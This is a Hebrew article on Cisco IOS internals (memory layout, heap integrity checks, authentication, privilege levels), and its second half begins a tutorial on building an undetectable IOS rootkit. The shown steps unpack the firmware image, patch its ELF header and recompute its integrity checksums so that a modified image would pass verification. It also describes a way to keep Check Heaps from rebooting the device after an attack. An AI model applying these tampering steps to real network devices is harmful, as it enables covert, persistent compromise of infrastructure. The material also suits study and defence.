בעזרת מבנה הקסם ניתן להגן על אמינות מערכת ההפעלה. ברגע שגורם חיצוני (תוקף לצורך העניין), ישחק עם קוד מערכת ההפעלה, תוצאות החישובים הללו לא יהיו תואמות את אלו המוטמעות ב-Header מערכת ההפעלה, ועל כן לא יעבור את בדיקת ה-Integrity check.

ניהול זיכרון

מערכת ההפעלה מחלקת את כל מרחב הזיכרון הפיזי (3 רכיבים, אשר יוסברו בהמשך) אל מרחב זיכרון וירטואלי אחד אשר מחולק למספר חלקים (regions).

```
router#show region
Region Manager:

      Start         End      Size(b)  Class  Media  Name
 0x01B00000  0x01FFFFFF      5242880  Iomem  R/W    iomem
 0x60000000  0x60FFFFFF     16777216  Flash  R/O    flash
 0x80000000  0x81AFFFFF     28311552  Local  R/W    main
 0x80008074  0x80A2C2AF     10633788  IText  R/O    main:text
 0x80A2C2B0  0x80E7EE6B      4533180  IData  R/W    main:data
 0x80E7EE6C  0x81042167      1848060  IBss   R/W    main:bss
 0x81042168  0x81AFFFFF     11263640  Local  R/W    main:heap
```

[בתמונה: פלט של הפקודה Show region בנתב 2600]

כפי שניתן לראות כל מרחב הזיכרון הפיזי, כולל ה-FLASH נפרס אל מרחב זיכרון וירטואלי אחד.

פלט הפקודה מציג לנו את מרחב הכתובות הוירטואליות אשר מייצגות את רכיב הזיכרון, הרשאות גישה אל מרכב הכתובות הנ"ל (קריאה בלבד, קריאה כתיבה), ושם של רכיב הזיכרון.

ישנם 3 רכיבי זיכרון אשר מופיעים לנו במתג/נתב:

- **DRAM - lomem** - זיכרון נדיף, מוקצה מתוך כלל הזכרון של רכיב ה-DRAM (סוג זכרון- יותר ממוזמנים להרחיב באינטרנט!). משמש את המעבד עבור פועלות עיבוד הקשורות לקלט/פלט של פקטות, עיבודם וניתובם.
- **FLASH - flash** - זיכרון לא נדיף אשר עליו יושבת מערכת ההפעלה ומערכת קבצים מאוד בסיסית.
- **DRAM - main** - זיכרון נדיף, מוקצה משאר הזכרון של רכיב ה-.DRAM משמש את המעבד על מנת להריץ את מערכת ההפעלה ולשמור את טבלאות הניתוב, והגדרות הנתב. זכרון זה מחולק ל-Subregions - בדומה למחשב.text,data,bss,heap

לכל תהליך של מערכת ההפעלה מחסנית משלו, אשר מוקצות כבלוק על ה-heap, כאשר בלוקים של תהליכים שונים ממוקמים בצורה עוקבת זה אחרי זה.

בלוקים של זיכרון ב-heap מנוהלים כרשימה דו כיוונית כאשר כל בלוק מכיל מצביע אל הבלוק הקודם ואל הבלוק הבא. את מרחב ה-Heap ניתן לדגום באמצעות הפקודה 'show memory'.

```
          Processor memory

 Address      Bytes     Prev     Next Ref     PrevF    NextF Alloc PC  what
81042168 0000001500 00000000 81042770 001  -------- -------- 803D0DCC  List Elem
ents
81042770 0000005000 81042168 81043B24 001  -------- -------- 803D0E08  List Head
ers
81043B24 0000009000 81042770 81045E78 001  -------- -------- 803EC3E0  Interrupt
 Stack
81045E78 0000000044 81043B24 81045ED0 001  -------- -------- 80A279E8  *Init*
81045ED0 0000000092 81045E78 81045F58 001  -------- -------- 807F9C9C  Init
81045F58 0000000208 81045ED0 81046054 001  -------- -------- 803E690C  *Init*
81046054 0000004248 81045F58 81047118 001  -------- -------- 803305D4  TTY data
81047118 0000002000 81046054 81047914 001  -------- -------- 803339D4  TTY Input
```

[בתמונה: פלט של הפקודה show memory בנתב 2600]

הגנות על מרחב הזיכרון

כפי שניתן לראות בפלט הפקודה 'show region', ישנם רווחים בין אלמנטים במרחב הכתובות הוירטואלי. ניתן לראות שמרחב הכתובות של רכיב ה-iomem מתחיל בכתובת 0x01B00000 ונגמר ב-0x01FFFFFF, ומרחב הכתובות של רכיב ה-flash מתחיל ב-0x60000000. כלומר, יש מרווח בין הכתובת 0x20000000 לכתובת 0x5FFFFFFF.


רווחים ב-IOS אינם באג של מערכת ההפעלה. רווחים אלו הינם מרכיב קריטי בהגנה על המערכת.

ראשית, הם מקלים על הרחבת ה-Region במקרה הצורך, מבלי לפגוע בגודל ה-region השכן. שנית, רווחים אלו במרחב הכתובות הוירטואלי ימנעו נזק לזיכרון אשר נגרם עקב שגיאות בתהליכים, במידה ותהליך גולש לכתובת ברווח המוגדר, מערכת ההפעלה תעלה שגיאה ותעצור את התהליך.

עם זאת, Cisco IOS לא מכילה מנגנון הגנה אשר מגן מפני חדירה למרחב זיכרון של תהליך אחר. מטעמי חסכון בתקורת המעבד, מערכת ההפעלה לא מציעה שום מנגנון בידוד למרחב זיכרון של תהליך. כל תהליך יכול לגשת למרחב זיכרון של כל תהליך. הדבר הופך את המערכת פגיעה מאוד לניצול חולשות זיכרון ודלף מידע מחד, ומאידך הופך את מלאכת הגילוי של ניצול אותן חולשות לקשה מאוד.

על כן, מטעמי הגנה, קיים תהליך שנקרא Check Heaps עליו נדבר בהמשך.

על מנת שנוכל להבין את דרך הפעולה של תהליך ה-Check Heaps נצטרך להבין איך בנוי ה-Header של כל בלוק ב-Heap:



[בתמונה: מבנה ה-Header של בלוק]

ה-Header של הבלוק מכיל מספר ערכים חשובים:

- **Magic**: ערך הקסה-דצימלי אשר ישמש בהמשך את תהליך ה-Check Heaps בבדיקת האמינות של הבלוק. במידה ויתבצע ניסיון לבצע Buffer Overflow ערך זה ידרס (במידה והמבצע לא לקח בחשבון כי עליו להחדיר את הערך הזה אל הזיכרון), וחוסר הימצאו יהווה אינדיקציה למתקפה.
- **PID**: מספר המצביע על התהליך שאליו שייך הבלוק.
- **Next**: מצביע על הבלוק הבא
- **Previous**: מצביע על הבלוק הקודם
- **REDZONE**: ערך הקסה-דצימלי אשר ישמש בהמשך את תהליך ה-Check Heaps בבדיקת האמינות של הבלוק.

תהליך זה נועד להתגבר על החולשות בניהול הזיכרון המובנה במערכת. התהליך עובר על הרשימה הדו-כיוונית הבונה את ה-Heap, ומוודא את אמיתות הבלוקים. אם נמצאת שגיאה, Check Heaps יאלץ את הרכיב לאתחל את עצמו במטרה להגן על המערכת.

תהליך ה-Check Heaps מבצע את הבדיקות הבאות:

- מאמת כי ערך ה-Magic הינו "0xAB1234CD"
- במידה והבלוק בשימוש, מאמת כי ערך ה-REDZONE הינו "0xFD0110DF"
- מוודא כי המצביע לבלוק הקודם הוא לא NULL.
- מוודא כי המצביע לבלוק הקודם בבלוק הבא אכן מצביע על הבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אינו NULL, מוודא כי המצביע לבלוק הבא, מצביע בדיוק אל המיקום שאחרי הערך של REDZONE השייך לבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אינו NULL, מוודא כי הוא מצביע אל בלוק, שערך המצביע לבלוק הקודם בו מצביע לבלוק הנוכחי.
- במידה והמצביע לבלוק הבא אכן NULL, מוודא כי אינו נגמר בגבול מרחב הזיכרון.

כחלק מהתהליך, IOS מגדירה משתנה בוליאני בשם crashing_already ומאתחלת את ערכו לשלילי. Check Heaps מבצע את הבדיקות שהוסברו קודם לכן, במידה ונמצאה שגיאה כחלק מתהליך הבדיקה, יבדוק Check Heaps תחילה את הערך של crashing_already.

במידה והוא שלילי יעדכן את ערכו לחיובי ויאלץ את מערכת ההפעלה לאתחל את הרכיב. במידה והוא חיובי Check Heaps לא יבצע אף פעולה.

הדבר מהווה חולשה שהוכחה על ידי Gyan Chawdhary שכן אם תוקף מצליח לשנות את ערך ה-crashing_already לחיובי, יוכל לבצע Heap overflow ולהריץ קוד זדוני מבלי שהרכיב יאתחל את עצמו, אף על פי ש-Check Heaps זיהה את המתקפה.

מנגנון אימות

תחילה נסביר מהו NVRAM או בשמו המלא: **N**on **V**olatile **R**andom **A**ccess **M**emory:

NVRAM הינו קובץ זיכרון דחוס היושב על זיכרון ה-Flash ברכיב, ומכיל את הגדרות האתחול של הרכיב, כמו גם דברים נוספים.

מנגנון האימות של Cisco IOS הינו מנגנון האימות הבסיסי ביותר מבין כל מערכות ההפעלה. ברשת ארגונית גדולה שרת אימות מרכזי נדרש לצרכי אימות. אך למעשה, מרבית רכיבי סיסקו שומרים מקומית בזיכרון ה-NVRAM קובץ קונפיגורציה אשר מכיל את כל שמות המשתמשים וסיסמאותיהן.

לסיסקו 2 סוגי סיסמאות- סיסמאת משתמש, וסיסמאת הרשאה.

- **סיסמאת משתמש** משמשת את המשתמש בעת ההתחברות אל הרכיב.
- **סיסמאת הרשאה** משמשת את המשתמש כאשר הוא רוצה לעבור למצב Privilege mode, באמצעות הפקודה "Enable". מצב זה מאפשר למשתמש לשנות את הגדרות הרכיב.

בקובץ הקונפיגורציה הסיסמאות יכולות להישמר בשלושה מצבים:

- Plain text - טקסט לא מוצפן.
- מצב 5 - הצפנה באמצעות Salt ו-MD5.
- מצב 7 - אלגוריתם הצפנה שנכתב ע"י סיסקו. קיימים ברשת מפענחים חינמיים.

מנגנון ניהול גישה

ברוב מערכות ההפעלה התומכות בריבוי משתמשים ישנו מנגנון של ניהול גישה. המשתמש הפשוט לא יוכל לגשת לכל מקום, לעומת אדמין שיוכל לגשת.

עבור ציוד סיסקו, המנגנון עובד בדרך של מיעוט הרשאות ככל שניתן, מטעמי הגנה. התורה המנחה הינה שכל משתמש, תהליך או תכנית לא יהיו מורשי גישה לאף משאב מלבד אלו שהם צריכים על מנת לבצע את עבודתם.

למנגנון ניהול הגישה של סיסקו ישנם 16 שלבים (0-15) של הרשאות. ככל שהמשתמש מדורג בשלב יותר גבוה כך הוא יכול לבצע יותר פעולות. השלבים הנפוצים ביותר הם 1 ו-15.

כברירת מחדל, משתמש שיתחבר יהיה בשלב 1. בשלב הזה הוא יהיה מסוגל לראות חלק מהמידע על הרכיב אך לא יוכל לבצע שינויים בהגדרות. על מנת לעלות שלב יצטרך להקיש את הפקודה: 'enable' ולהכניס סיסמא. במידה והסיסמא אומתה כנכונה המשתמש יעבור לשלב 15 אשר שווה בערכו להרשאות root במערכות יוניקס.

השליטה בשלבי ההרשאות ניתנת בעת יצירת משתמש חדש או בהגדרה מכוונת של סיסמא עבור שלב. לדוגמא הפקודה 'enable secret level 5 cisco5' תגדיר את הסיסמא 'cisco5' כסיסמא לשלב 5.

בעזרת המנגנון הזה רק משתמש בעל סיסמאת enable יוכל לבצע שינויים בהגדרות הרכיב, והדבר מספק מנגנון הגנה מפני גורמים עוינים.

מנגנון ניהול שגיאות

בשונה ממערכות לינוקס ו-Windows, אשר יודעות להתמודד עם שגיאות ע"י טבלת ניהול שגיאות המתאימה תגובה לכל שגיאה, ולעיתים מאפשרת לחלק מפונקצית המערכת לאתחל עצמה, ל-IOS יש מנגנון ניהול שגיאות שונה בהחלט.

ל-IOS יש דרך אחת בלבד להתמודד עם שגיאות והיא לאתחל את הרכיב לגמרי. עקב העובדה שככל הנראה שגיאה תגרום לשינוי מידע בזכרון עקב מחסור בהגנות על זליגת זכרון, ובידוד תהליכים, ועל כן הדרך הבטוחה ביותר עבור המערכת היא לאתחל את הרכיב לגמרי.

עד כאן לחלק התיאורטי. עכשיו הגענו לחלק המעניין באמת ☺ כתיבת RootKit ל-IOS!

מהו RootKit? הגדרה מקובלת של RootKit הינה ערכה (Kit) המכילה אפליקציות קטנות ושימושיות אשר מאפשרת לתוקף להשיג גישת "Root" למחשב/רכיב הנתקף. פעמים רבות משתמשים ב-RootKit פחות לנושאי הרמת הרשאות והרבה יותר לשמירה על אחיזה במערכת, הסתרה והתממה של הרכיב הזדוני. במילים אחרות, RootKit הוא אוסף של פונקציות אשר מאפשרות נוכחות קבועה ובלתי ניתנת לזיהוי של התוקף על המחשב/הרכיב הנתקף.

מונח המפתח פה הוא "**בלתי ניתנת לזיהוי**". כחלק מהתהליך אנו "נעבוד" על מנגנוני ההגנה עליהם למדנו על מנת להישאר בלתי ניתנים לזיהוי.

המטרה שלנו היא ליצור קובץ מערכת הפעלה בשליטתנו אשר יוכל להיטען על רכיב סיסקו ולרוץ בצורה חלקה, מבלי להתגלות ע"י מנגנוני ההגנה השונים, אשר ייתן לנו, כתוקפים, את היכולת לשלוט ברכיב.

בתהליך הכתיבה נתקל במושגים ומנגנונים אשר למדנו עליהם קודם לכן.

תהליך כתיבת ה-RootKit מחולק לכמה שלבים:

1. חילוץ קוד מערכת ההפעלה הדחוס על מנת שנוכל לשנותו.
2. חישוב ערכי מבנה הקסם, עליו למדנו קודם, במערכת ההפעלה המקורית, על מנת ללמוד כיצד לבצע זאת, ועל מנת לקבל הבנה עמוקה יותר בנוגע למבנה זה, כיוון שנגע בו שוב בהמשך.
3. זיהוי פונקציה פגיעה, אותה נרצה לערוך.
4. עריכת הפונקציה.
5. דחיסת קוד מערכת ההפעלה הערוך.
6. חישוב ערכי מבני הקסם של קוד מערכת ההפעלה הערוך.
7. הרכבת קובץ מערכת ההפעלה מחדש.

כמה נקודות חשובות בנוגע לצורת העבודה שלנו:

- נשתדל לשמור על סדר בעבודתנו, אנו עומדים להתעסק עם מספר קבצים במקביל ועל כן נצטרך להיות מאוד מסודרים על מנת להבין עם מה אנו מתעסקים בכל רגע נתון.
- כתיבת ה-RootKit תתבצע על מכונות Linux Elementary, ו-Win10 אך יכולה להתבצע בכל מכונה ובכל מערכת הפעלה בעזרת הכלים הנכונים. שימו לב כי הכתובות שיופיעו אצלכם לא בהכרח יהיו זהות לשלי, תלוי בגרסא עימה אתם עובדים. אצא מנקודת הנחה שאתם יודעים אסמבלי, ומנוסים בהתעסקות עם בסיס הקסה דצימלי.

כמובן שלכלים בהם אני משתמש יש המון כלים מקבילים בשוק, עמם אתם יכולים לעבוד במידה והם יותר נוחים לכם.

אז איך מתחילים?

כפי שלמדנו קובץ מערכת ההפעלה של IOS הינו קובץ דחוס, מסוג ELF, יחיד. על מנת שנוכל להתחיל במלאכת כתיבת ה-RootKit, נצטרך תחילה לחלץ את הקובץ, בעזרת הפקודה UNZIP המובנית בלינוקס.

קיבלנו אזהרה: 16772 בייטים עודפים בתחילת הקובץ - זה בסדר. האזהרה מעידה על גודל ה-Header של המערכת הנמצא לפני תוכן המערכת עצמה. זכרו אזהרה זו!

```
sandbox ~/Cisco_Research > unzip ./c2600-i-mz.123-9.bin
Archive:  ./c2600-i-mz.123-9.bin
warning [./c2600-i-mz.123-9.bin]:  16772 extra bytes at beginning or within zip
file
  (attempting to process anyway)
  inflating: C2600-I-.BIN
```

[בתמונה: האזהרה שקיבלנו מפקודת ה-Unzip]

לאחר החילוץ נקבל קובץ מערכת הפעלה חדש של IOS כמעט מוכן לעבודה. דבר אחרון לפני שנוכל להתחיל לעבוד: בעזרת HexViewer נפתח את קובץ מערכת ההפעלה שקיבלנו, ועל מנת שנוכל לפתוח את הקובץ ב-IDA נצטרך לשנות את ערך המשתנה e_machine אשר ב-Header, האחראי על קביעת תצורת מערכת ההפעלה עליה ירוץ קובץ ה-ELF.

כך נראה Header של קובץ ELF סטנדרטי:

```
#define EI_NIDENT 16

typedef struct {
        unsigned char   e_ident[EI_NIDENT];
        Elf32_Half      e_type;
        Elf32_Half      e_machine;
        Elf32_Word      e_version;
        Elf32_Addr      e_entry;
        Elf32_Off       e_phoff;
        Elf32_Off       e_shoff;
        Elf32_Word      e_flags;
        Elf32_Half      e_ehsize;
        Elf32_Half      e_phentsize;
        Elf32_Half      e_phnum;
        Elf32_Half      e_shentsize;
        Elf32_Half      e_shnum;
        Elf32_Half      e_shtrndx;
} Elf32_Ehdr;
```

[תמונה: הדגלים המרכיבים את HEADER ה-ELF]

Offset		Size (Bytes)		Field	Purpose
32-bit	64-bit	32-bit	64-bit		
0x12		2		e_machine	Specifies target instruction set architecture. Some examples are:

Value	ISA
0x00	No specific instruction set
0x02	SPARC
0x03	x86
0x08	MIPS
0x14	PowerPC
0x28	ARM
0x2A	SuperH
0x32	IA-64
0x3E	x86-64
0xB7	AArch64

[בתמונה: פירוט על דגל ה-e_machine אותו נרצה לשנות]

כפי שניתן לראות בתמונות, מיקום הדגל נמצא בבייט ה-12 של הקובץ אותו פתחנו באמצעות HexViewer.

אנו נרצה לשנות את הדגל ל-(0014)PowerPC על מנת שנוכל להתמודד עימו ב-IDA:

Address	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	Dump
00000000	7f	45	4c	46	01	02	01	00	00	00	00	00	00	00	00	00	.ELF....
00000010	00	02	00	14	00	00	00	01	80	00	80	00	00	00	00	34	.....€.€....4
00000020	01	25	87	c4	00	00	00	00	00	34	00	20	00	01	00	28	.%‡Ä.....4. ...(
00000030	00	0a	00	09	00	00	00	01	00	00	00	60	80	00	80	00	.....`€.€.
00000040	80	00	80	00	01	25	87	20	01	45	08	e0	00	00	00	07	€.€..%‡ .E.à....
00000050	00	00	00	20	00	00	00	00	00	00	00	00	00	00	00	00	... .
00000060	94	21	ff	e8	7c	08	02	a6	bf	81	00	08	90	01	00	1c	"!ÿè|..¦¿.....
00000070	7c	7d	1b	78	7c	9c	23	78	3d	60	80	e6	3d	20	81	46	|}.x|œ#x=`€æ= .F
00000080	39	29	88	e0	3c	80	81	26	38	84	07	20	81	6b	d1	68	9)ˆà<€.&8„. .kÑh
00000090	7d	69	03	a6	7c	83	23	78	7c	84	48	50	4e	80	04	21	}i.¦|ƒ#x|„HPN€.!
000000a0	38	00	10	02	7c	00	01	24	7d	20	00	a6	55	20	04	5e	8...|..$} .¦U .^
000000b0	7c	00	01	24	48	48	19	c9	48	48	35	c9	60	64	09	00	|..$HH.ÉHH5É`d..

[בתמונה: הקובץ לאחר השינוי]

כעת יש לנו 2 קבצים:

- **c2600-i-mz.123-9.bin** - הינו קובץ מערכת ההפעלה הדחוס.
- **C2600-I-.BIN** - קובץ מערכת הפעלה בעל e_machine השווה ל-PowerPC.

כעת, ניצור העתק של C2600-I-.BIN ונקרא לו C2600-I-.BIN.ida. נפתח את הקובץ c2600-i-mz.123-9.bin באמצעות HexViewer ונעשה חיפוש באמצעות ctl+f לערך feedface:

00004170	fe	ed	fa	ce	01	25	89	54	00	74	60	1b	3b	d9	c9	fe	þíúÎ.%‰T.t`.;ÙÉþ
00004180	e8	1c	4d	2e	50	4b	03	04	14	00	00	00	08	00	8a	76	è.M.PK.....Šv
00004190	ae	30	f9	d8	18	63	a1	5f	74	00	54	89	25	01	0c	00	®0ùØ.c¡_t.T‰%...
000041a0	00	00	43	32	36	30	30	2d	49	2d	2e	42	49	4e	ec	bd	..C2600-I-.BINì½
000041b0	0f	7c	54	d5	99	37	7e	ee	cc	24	99	49	02	0c	74	94	.|TÕ™7~îÌ$™I..t"
000041c0	00	f9	33	59	a2	4d	60	6c	c3	db	d8	ce	90	09	99	60	.ù3Y¢M`lÃÛØÎ..™`
000041d0	48	2e	82	dd	b8	1b	de	c6	16	bb	63	13	35	29	d8	c6	H.‚Ý¸.ÞÆ.»c.5)ØÆ
000041e0	36	6e	c7	7a	87	dc	31	b1	0d	bb	d8	4d	5e	69	8d	8a	6nÇz‡Ü1±.»ØM^i.Š
000041f0	3a	a9	60	b1	c5	36	6e	6d	8b	8a	1a	56	6c	e1	b7	74	:©`±Å6nm‹Š.Vlá·t

[בתמונה: ערך מבנה הקסם בכלי HexViewer]

כפי שלמדנו מוקדם יותר, ערך זה הוא הערך שאחריו יבוא מבנה הקסם אשר משמש את המערכת לבדיקת אמיתות מערכת ההפעלה.

כעת אנו רואים לפנינו את מבנה הקסם האמיתי של מערכת ההפעלה:

- 0x01 0x25 0x89 0x54: גודל קובץ מערכת ההפעלה הלא דחוס
- 0x00 0x74 0x60 0x1b: גודל קובץ מערכת ההפעלה הדחוס
- 0x3b 0xd9 0xc9 0xf0: חישוב (checksum) קובץ מערכת ההפעלה הדחוס
- 0xe8 0x1c 0x4d 0x2e: חישוב (checksum) קובץ מערכת ההפעלה הלא דחוס

הבנת הערכים הללו וצורת חישובם חשובה לנו מאוד, בהמשך נצטרך לחשב בעצמנו ולכתוב מחדש את ה-Header כך שמערכת ההפעלה המוטמנת תעבור את בדיקת ה-Integrity Check.

בואו נבין כיצד מחושבים ערכים אלו:

תחילה, נמצא את הגדלים של קבצי המערכת ההפעלה (דחוס ופרוס) באמצעות הפקודה ls -la.

```
sandbox ~/Cisco_Research > ll
total 26264
drwxrwxr-x  2 sandbox sandbox     4096 Sep 30 18:30 ./
drwxr-xr-x 46 sandbox sandbox     4096 Sep 30 18:27 ../
-rw-r--r--  1 sandbox sandbox 19237204 Sep 30 18:30 C2600-i-.bin
-rw-r--r--  1 sandbox sandbox  7643552 Sep 30 18:28 c2600-i-mz.123-9.bin
```

[בתמונה: פלט הפקודה ls -l אשר מראה את גדלי הקבצים]

כעת נחשב באמצעות הכלי pclac את הערכים:

```
sandbox ~/Cisco_Research > pcalc 19237204
        19237204                0x1258954               0y1001001011000100101010100
sandbox ~/Cisco_Research > pcalc 7643552
        7643552                 0x74a1a0                0y11101001010000110100000
```

[בתמונה: תוצאת החישוב של גדלי הקבצים]

כפי שניתן לראות בגודל של הקובץ הדחוס אין התאמה! נבצע חיסור בין הגודל שב-Header לגודל הממשי שנמצא במערכת הקבצים:

```
sandbox ~/Cisco_Research > pcalc 7626779-7643552
        -16773                  0xffffffffffffbe7b      0y1111111111111111111111111
1111111111111111111111111011111001111011
```

[בתמונה: תוצאת חישוב חיסור הגדלים]

זוכרים את האזהרה שקיבלנו בעת ביצוע ה-unzip? 16772 בייטים עודפים בתחילת הקובץ. אם כך הכל בסדר. למען חישוב ה-checksum נוכל להשתמש בסקריפט פרל הבא (הזכויות שמורות ל-luca):

```
#!/usr/bin/perl
sub checksum {
     my $file = $_[0];
     open(F, "< $file") or die "Unable to open $file ";
     print "\n[!] Calculating the checksum for file $file\n\n";
     binmode(F);
     my $len = (stat($file))[7];
     my $words = $len / 4;
     print "[*] Bytes: \t$len\n";
     print "[*] Words: \t$words\n";
     printf "[*] Hex: \t0x%08lx\n",$len;
     my $cs = 0;
     my ($rsize, $buff, @wordbuf);
     for(;$words; $words -= $rsize) {
          $rsize = $words < 16384 ? $words : 16384;
          read F, $buff, 4*$rsize or die "Can't read file $file : $!\n";
          @wordbuf = unpack "N*",$buff;
          foreach (@wordbuf) {
               $cs += $_;
               $cs = ($cs + 1) % (0x10000 * 0x10000) if $cs > 0xffffffff;
          }
     }
     printf "[*] Checksum: \t0x%lx\n\n",$cs;
     return (sprintf("%lx", $cs));
     close(F);
}
if ($#ARGV + 1 != 1) {
     print "\nUsage: ./chksum.pl <file>\n\n";
     exit;
}
checksum($ARGV[0]);
```

נריץ את הסקריפט על קבצי התמונות. חשוב לציין שהכוונה ב-checksum הלא דחוס הוא ללא ה-Header על כן נצטרך להפשיט את הקובץ מה-Header באמצעות dd:

```
dd bs=16772 skip=1 if=c2600-i-mz.123-9.bin of=c2600-i-mz.123-9.bin.no_header
```

```
sandbox ~/Cisco Research > ./checksum.pl C2600-I-.BIN
[!] Calculating the checksum for file C2600-I-.BIN
[*] Bytes:      19237204
[*] Words:      4809301
[*] Hex:        0x01258954
[*] Checksum:   0xe81c4d2e
sandbox ~/Cisco_Research > ./checksum.pl c2600-i-mz.123-9.bin.noheader
[!] Calculating the checksum for file c2600-i-mz.123-9.bin.noheader
[*] Bytes:      7626780
[*] Words:      1906695
[*] Hex:        0x0074601c
[*] Checksum:   0x3bd9c9fe
```

[בתמונה: תוצאות חישוב ה-Checksum]

נשמור בצד גם את ה-Header בנפרד (ללא הערכים של מבנה הקסם-16 בייט), על מנת להקל על עבודתינו בהמשך:

```
dd bs=1 count=16756  if=c2600-i-mz.123-9.bin of=c2600-bino3s3-
mz.123.22.bin.header
```

מה יש לנו כעת?


- קובץ מערכת הפעלה דחוס - c2600-i-mz.123-9.bin
- קובץ מערכת הפעלה פרוס, בעל דגל e_machine מוגדר כ-PowerPC והעתק שלו
- קובץ Header של ה-ELF המקורי, וקובץ ללא ה-Header.

עכשיו ניתן להתחיל לעבוד! ☺

כעת נטען את הקובץ - C2600-I-.BIN.ida ונטען אותו לתוך IDA (32 ביט), והגדירו את המעבד ל-PowerPC Big-Endian.

ראו הוזהרתם - זה עלול לקחת זמן.

כפי שניתן להבחין אנו מסתכלים על אסמבלי בתצורת PowerPC, עבור רובנו הוא נראה לא מובן כלל, אך אינו שונה בהרבה מתצורת x86 שהיא הרבה יותר נפוצה ומוכרת, אם אתם יודעים לקרוא ולהבין תצורת x86, עם קצת מאמץ תוכלו להבין גם תצורת PowerPC.



[בתמונה: טעינת קובץ בהגדרת סוג מעבד ל-PowerPC]

למי שמעוניין להרחיב בנושא ממליץ על הקישור הבא:

http://www.tentech.ca/downloads/other/PPC_Quick_Ref_Card-Rev1_Oct12_2010.pdf

